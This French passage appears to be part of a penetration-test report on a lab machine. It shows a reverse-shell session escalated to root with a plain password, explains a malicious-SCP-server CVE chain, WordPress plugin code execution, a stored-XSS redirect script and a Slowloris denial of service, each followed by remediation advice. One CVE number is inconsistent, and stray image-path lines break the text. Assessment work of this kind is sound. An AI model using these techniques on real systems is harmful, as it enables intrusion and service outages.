connect to [192.168.145.136] from (UNKNOWN) [192.168.145.138] 58064
marlinspike@vtcsec:~$ whoami
marlinspike
marlinspike@vtcsec:~$ sudo su
[sudo] password for marlinspike: marlinspike
root@vtcsec:/home/marlinspike# whoami
root
```

Que s'est il passé ? C'est la combinaison de deux vulnérabilités. La première est la CVE-2019-6111. Elle indique que le client `SCP` fait confiance au serveur et ne vérifie pas le nom des fichiers envoyés par celui-ci. La deuxième est la CVE-2016-6110, qui permet d'afficher des caractères arbitraires sur la sortie `stderr` du serveur.

L'exploit est un serveur malicieux combinant ces deux vulnérabilités :

- Il envoie d'abord le fichier demandé par le client
- Puis un deuxième fichier, `.bashrc`, non demandé par le client mais pas vérifié à cause de la CVE-2019-6111
- Il cache ensuite le transfer en envoyant une séquence ANSI permettant d'effacer la ligne précédente, en l'occurence le transfer du fichier `.bashrc` (CVE-2019-6110).
- Le client ne se doute de rien mais a maintenant un reverse shell sur sa machine.

Si l'argument -r (récursif) est utilisé lors de la copie du fichier, il est également possible d'écraser de parcourir les sous-répertoires. Par exemple, le fichier `/.ssh/authorized_keys` pour y ajouter une clé publique d'un attaquant.

Pour empêcher l'exploitation de cette vulnérabilité, la mise à jour du service `OpenSSH` à la dernière version est requise.


---

c. Service Apache

Le service `Apache 2` a pour objectif d'héberger le site web. Dans notre cas, il tourne sur son port par défaut (`TCP 80`). Le site web hébergé est un `WordPress` basique contenu dans le répertoire `/secret/`. Le contenu hébergé est celui par défaut après l'installation.

Les vulnérabilités exposées ci-dessous proviennent en majorité de `WordPress`, mais pas du service Apache lui-même. Cela est dû au fait que les vulnérabilitées trouvées pour `Apache 2.4.18` nécessitaient des modules vulnérables n'étant pas installés ou activés sur la machine. Par conséquent, le service n'était pas vulnérables à celles-ci. Nous nous sommes donc concentré sur `WordPress`, hébergé sur le serveur `Apache`.

1) Exécution de code arbitraire dans WordPress



CVSS 3.1 : AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H


L'exécution de code arbitraire est possible en injectant un module vulnérable dans le `WordPress`. Cette vulnérabilité est utilisable par un attaquant à la seule condition qu'il réussisse à se connecter en tant qu'administrateur (ou équivalent) sur le site web.

Pour empêcher l'utilisation de cette vulnérabilité, il faut modifier le mot de passe de l'utilisateur administrateur afin de le rendre plus complexe(1). De plus, il est conseillé de modifier le nom de cet utilisateur (par défaut `admin`). L'exécution de ce service dans un conteneur et la mise en place d'une `DMZ` (DeMilitarized Zone) sont aussi des mesures recommandées afin de limiter les dégâts en cas de compromisson.

(1) Voir les recommandations de l'ANSSI énoncées plus haut

Pour reproduire la faille, il est nécessaire de se connecter en tant qu'administrateur au `WordPress` puis d'installer le module Reflex Gallery en version 3.1.3. Une fois le module installé, il est possible d'utiliser une vulnérabilité dans ce dernier afin d'envoyer des fichiers PHP sur le serveur. En envoyant du code malveillant, il est donc possible de compromettre la machine. Un script d'exploitation permettant d'exécuter des commandes est contenu dans le fichier `scripts/exploit-web1.py`.

2) XSS (Cross Site Scripting) dans WordPress



CVSS 3.1 : AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H


Une `XSS` (stockée) est possible en injectant du `JavaScript` sur les pages du site (avec les modules `WordPress`). Cette vulnérabillité permet à un attaquant de récupérer des informations et de rediriger sur d'autres sites les clients visitant le site web. Il faut néanmoins que l'attaquant ait les privilèges d'administrateur afin de la mettre en place.

Afin d'empêcher l'utilisation de cette vulnérabilité, il faut sécuriser le mot de passe administrateur. Comme pour la vulnérabilité précédente, il donc est nécessaire de modifier ce mot de passe car il est actuelement trop faible. Il est aussi conseillé de modifier le nom d'utilisateur de `admin`. La mise en place d'une `CSP` (Content Security Policy) est une bonne pratique si jamais le contenu du site devenait vulnérable à une `XSS` d'un utilisateur non administrateur.

Afin de reproduire cette faille, il est nécessaire de se connecter en administrateur du site `WordPress`. Une fois cela fait, il faut installer l'extension `WP Code`. Cette extension va permettre d'exécuter du JavaScript sur les pages du site. Ensuite, il faut créer un snippet qui a pour cible toutes les pages du site web. Par exemple, si un attaquant veut rediriger tous les utilisateurs visitant le site sur `example.com`, il suffirait d'exécuter :

```
<script>window.location = "http://example.com"</script>
```

3) Déni de service avec Slowloris



CVSS 3.1 : AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Le concept de cette vulnérabilité est d'ouvrir un grand nombre de sessions avec le serveur web. Le script essaye ensuite de les garder le plus longtemps possible ouvertes. Une fois qu'un nombre suffisant de sessions ont été créées pour dépasser la capacité de puissance de calcul du serveur, le site web devient inaccessible.

Pour régler une partie de cette vulnérabilité, il est conseillé de mettre à jour le serveur web (`Apache`) à la dernière version disponible. Cette mesure permettra de mieux gérer l'ouverture de sessions longues. Afin d'empêcher que le serveur soit surchargé, il est possible de modifier la configuration d'`Apache` afin d'accepter un nombre défini de requêtes venant d'un seul utilisateur. L'utilisation d'une protection Anti-DDOS comme celle de CloudFlare est un moyen plus efficace de ce prémunir de ce type d'attaque.

L'exploitation de cette vulnérabilité passe par l'utilisation d'un outil appelé `pwnloris`. Cet outil, disponible ici, initie un grand nombre de connexions à une cible puis essaye de les garder ouvertes le plus longtemps possible. Ce DOS dépend de la puissance du serveur qui héberge le site web. Pour améliorer son efficacité, il est possible d'augmenter le nombre de machines exécutant le script en parallèle.